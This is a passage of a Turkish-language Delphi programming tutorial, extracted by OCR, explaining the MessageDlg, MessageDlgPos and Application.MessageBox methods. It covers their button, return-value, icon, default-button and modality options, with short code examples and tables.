
Düğme Seçenekleri	**Oluşacak Olan Düğme**
mbYes	'Yes' button
mbNo	'No' button
mbOK	'OK' button
mbCancel	'Cancel' button
mbAbort	'Abort' button
mbRetry	'Retry' button
mbIgnore	'Ignore' button
mbAll	'All' button
mbNoToAll	'No to all' button
mbYesToAll	'Yes to all' button
mbHelp	'Help' button

Aşağıda "Yes" "No" ve "Cancel" buttonlarını oluşturabileceğiniz kodlamayı veriyorum.



Programı çalıştırdıktan sonraki ekran görüntüsü aşağıda verilmiştir. Dilerseniz daha fazla button oluşturabilirsiniz. Mesaj penceresinde oluşturabileceğiniz düğmelere ait güzel bir örnek yapmak istiyorum.

Şimdi aşağıdaki kodları formunuzun gerekli olan event larına ekleyip projenizi çalıştırın.




Buradaki kodların yazıldığı form tasarımı aşağıda verilmiştir. Programı çalıştırdıktan sonra "Düğme Seçenekleri" nden bir tanesini işaretleyerek, Button kontrolüne tıklayınız. Şayet herhangi bir hata yapmadıysanız, seçmiş olduğunuz düğmelerin mesaj pencerenizin üzerinde oluşmuş olmaları gerekmektedir.


Gelelim dördüncü parametreye (Bizim şablonda değeri 0), bu parametre help dosyası hazırlanmış olan projeler için önem arz etmektedir (Help dosyası hazırlamayla ilgili konular daha sonra izah edilecektir). Buraya girilecek değer help dosyasında aynı numarayla linkli olarak çalışacak, yardım alınmak istenirse bu değer kullanılarak direkt açıklamaya ulaşmanız mümkün olacaktır (Bu değere "0" verilmesi help dosyasının olmadığı anlamını taşımaktadır).

Basılan Düğmeye Göre Kod Satırlarını İşletmek:

Birden fazla düğmenin olduğu mesaj pencerelerinde her buttona tıklanılması farklı kodların işletilmesini sağlayacaktır (Zaten öyle olmasa birden fazla button oluşturmak manasız olurdu). Methodun hangi düğmeye basıldığını gösterebilmesi aktarıldığı tam sayı tipli değişken sayesinde gerçekleşebilmektedir. Bu yüzden, bu methoddan geriye dönen değer kesinlikle bir değişkene aktarılmalıdır. Değişkenin değeri dallanmaya (if veya case) tabi tutularak, basılan düğmeye göre istenilen kod işletilebilir. Aşağıda bu olay örneklendirilmiştir.



Programı çalıştırıp button kontrolüne tıklarsanız, aşağıdaki ekran görüntüsüyle karşılaşırsınız. Bu pencerede her değişik düğmeye tıklamanız farklı bir kod işletmenizi sağlayacaktır.



Basılan düğme değerlerine ait tablo aşağıda verilmiştir. Aslında tek yapmanız gereken “mr” karakterlerini düğme isminin başına eklemekten ibaret olacaktır.


Basılan Düğme	**Açıklama**
mrYes	'Yes' button tıklandı
mrNo	'No' button tıklandı
mrOK	'OK' button tıklandı
mrCancel	'Cancel' button tıklandı
mrAbort	'Abort' button tıklandı
mrRetry	'Retry' button tıklandı
mrIgnore	'Ignore' button tıklandı
mrAll	'All' button tıklandı
mrNoToAll	'No to all' button tıklandı
mrYesToAll	'Yes to all' button tıklandı
mrHelp	'Help' button tıklandı

Basılan düğme yukarıdaki değerini değişkene aktarmaktadır. Daha sonra aktarılan değer kıyaslanarak, işletilmesi gereken kodlar o bloğa yazılmaktadır.

Basılan düğmelerin tam sayı değer karşılıkları da mevcuttur. Aşağıda bu değerlerde verilmektedir.

Basılan Düğme	**Sayısal Karşılığı**
mrYes	= 6
mrNo	= 7
mrOK	= 1
mrCancel	= 2
mrAbort	= 3
mrRetry	= 4
mrIgnore	= 5
mrAll	= 8
mrNoToAll	= 9
mrYesToAll	= 10


Bu durumda yukarıda yazmış olduğumuz kod satırlarını aşağıdaki şekilde değiştirebilirsiniz. Sayısal değerleri hafızanızda tutamayacağınız için, ilk karşılıklarıyla işlem yapmanız daha kolay olacaktır. Ama tercih tamamen sizlere kalmıştır.



Yine aynı şekilde tıkladığınız düğmeye ait kod bloğunu kolaylıkla işletebilirsiniz.

- **MessageDlgPos:**

Bu method, seçenekli mesaj pencerelerinin açılmasını sağlamaktadır. "**MessageDlg"** yönteminden tek farkı ekleyeceğiniz iki parametreyle pencerenin açılacağı yerin kordinatlarını belirleyebilmenizdir. Aşağıda bu methoda ait örneklendirme yapılmıştır.



```
num := MessageDlgPos(mesaj,mtWarning,[mbYes,mbNo], 0,x,y)
```

Üst satırda "***MessageDlgPos***" metodunun kullanım şekline ait yapı gösterilmektedir. Son eklenen iki parametre (x ve y) formun sol üst köşesinin ekrandaki koordinat değerleridir. İkisine de "0" verirseniz, mesaj pencereniz ekranınızın sol üst köşesine yapışık vaziyette yerleşecektir.


- **Application.MessageBox:**

En çok kullanılan ve en iyi performansı veren methoddur. Kullanıcıya seçenekli mesaj penceresi açmak için kullanılır. Bu methodda kullanıcının tercih edebileceği düğme sayısı birden fazla olduğu için, basılan düğmenin değerini tutabilecek tam sayı tipli bir değişkene ihtiyaç vardır. Kullanım şekline ait yapı aşağıda verilmiştir.

```
Var
      Num:Integer;
begin
num:=Application.MessageBox('Mesaj',Başlık,seçenekler);
```


Methodda opsiyonel (istenirse parametre gönderilmeyen) parametre olmadığı için, tüm parametrelere değer göndermek zorunludur. Şimdi tüm parametreleri basitten zora doğru inceleyelim.

Birinci parametrede (Mesaj) pencerede gösterilmesi istenen açıklama satırı belirtilmelidir.



Yukarıdaki kod satırıyla kullanıcıya 'Kayıt Değiştirilsin mi' açıklama satırını

ileten (Başlık satırı ve düğmelerde oluşturulmuştur, bunlar birazdan incelenecektir.) bir pencere açılmasını sağlayabilirsiniz. Programın düğmeye tıklandıktan sonraki ekran görüntüsü aşağıda verilmiştir.



Kodda belirtilen açıklama satırının pencerenin ortasında yer aldığına dikkat ediniz.


Gelelim ikinci parametreye (Başlık), buraya gireceğiniz metni, kullanıcı formun başlığında görecektir. Yukarıdaki pencereye dikkat edecek olursanız, formun başlığının bu metinle aynı olduğunu göreceksiniz.

Üçüncü parametremiz (Seçenekler) ise kendi arasında bir çok opsiyonel parametresi bulunan bir seçenekler kümesidir. Bu seçeneklerden en az bir tanesini methodda belirtmelisiniz. Aksi takdirde uygulamanız çalışmayacaktır. Şimdi bu seçenekleri teker teker inceleyelim.

```
num:=Application.MessageBox('Kayıt Değiştirilsinmi','Değiştir',
MB_YESNOCANCEL);
```

İlk olarak çıkarabileceğiniz buttonları burada belirleyebilirsiniz. Yazabileceğiniz seçenekler aşağıda verilmiştir.


Düğme Seçenekleri	**Açıklama**
MB_OK	Ok button
MB_OKCancel	Ok – Cancel button
MB_YesNo	Yes – No button
MB_YesNoCancel	Yes-No-Cancel button
MB_RetryCancel	Retry – Cancel button
MB_AbortRetryIgnore	Abort – Retry – Ignore button




Yukarıdaki kod satırının ekran görüntüsü üst tarafta verilmiştir. Şimdi seçenek kümemizdeki ikinci alternatifimize bakalım. Pencerede standart iconlarımızdan bir tanesini kullanmayı deneyelim.

Kodu aşağıdaki şekilde değiştirip uygulamanızı tekrar çalıştırın.

```
num:=Application.MessageBox('Kayıt Değiştirilsinmi','Değiştir',
MB_YESNOCANCEL+MB_ICONSTOP);
```



Buttona tıkladıktan sonraki ekran görüntünüz aşağıdaki gibi icon resmi içeren bir hal almalıdır.




Kullanabileceğiniz diğer icon seçeneklerini de tablo halinde sizlere verelim. Projenize uygun olanını kullanabilirsiniz.

Icon Seçenekleri	**Açıklama**
MB_ICONSTOP	
MB_ICONQUESTION	
MB_ICONINFORMATION	
MB_ICONHAND	
MB_ICONEXCLAMATION	
MB_ICONASTERISK	
MB_ICONWARNING	
MB_ICONERROR	
MB_ICONMASK	

Şimdi de üçüncü seçeneğimizi inceleyelim. Tehlikeli işlemlerde (silme veya değiştirme vs.) kullanıcının yanlışlıkla klavyeden bir tuşa basıp “Yes” buttonunu

işletmesi çok kötü sonuçlar doğurabilir. Bu yüzden pencere açıldığı zaman aktif buttonun "No" düğmesi olmasını sağlamak, sizin için bir alışkanlık olmalıdır. Bu işlemi nasıl yapabileceğiniz aşağıda gösterilmiştir.



"MB_DEFBUTTON2" parametresi pencere açıldığı zaman klavyeden enter tuşuna basılması durumunda "No" düğmesine girilen kodun işletilmesini sağlayacaktır.

```
num:=Application.MessageBox('Kayıt Değiştirilsinmi','Değiştir',
  MB_YESNOCANCEL+MB_ICONMASK+MB_DEFBUTTON2);
```

Kullanabileceğiniz diğer alternatifler tablo halinde aşağıda verilmiştir.


Default Button Seçenekleri	**Açıklama**
MB_DEFBUTTON1	İlk Button Aktif
MB_DEFBUTTON2	İkinci button aktif
MB_DEFBUTTON3	Üçüncü button aktif
MB_DEFBUTTON4	Dördüncü button aktif

Seçenek kümemizde yer alan dördüncü parametremiz, açılacak olan mesaj penceresinin diğer uygulamaların en üstünde mi yoksa altında mı kalacağını belirlemektedir. Aşağıda yapının kullanımına ait örneklendirme yapılmıştır.

```
num:=Application.MessageBox('Kayıt Değiştirilsinmi',
'Değiştir',MB_YESNOCANCEL +MB_ICONMASK+MB_DEFBUTTON2+
MB_SYSTEMMODAL);
```

"MB_SYSTEMMODAL" seçeneği mesaj pencerenizin diğer uygulamaların önünde (en üstte) yer almasını sağlayacaktır. Sonucu görmek için mesaj

pencereniz açıkken “Calc” (veya herhangi) programını çalıştırınız. Sonuç aşağıdaki gibi olacaktır.



Burada kullanabileceğiniz iki seçeneğiniz var. Birincisi mesaj pencerenizin en üstte kalmasını sağlayacak olan “MB_SYSTEMMODAL”, ikincisi ise diğer uygulamalarınızın mesaj penceresinin üzerinde olmasını sağlayacak (Varsayılan değer budur. Yazılmazsa da bunu kabul edecektir.) “MB_APPLMODAL” dır. Seçenekleri yinede tablo halinde vermek sanırım yararlı olacaktır.

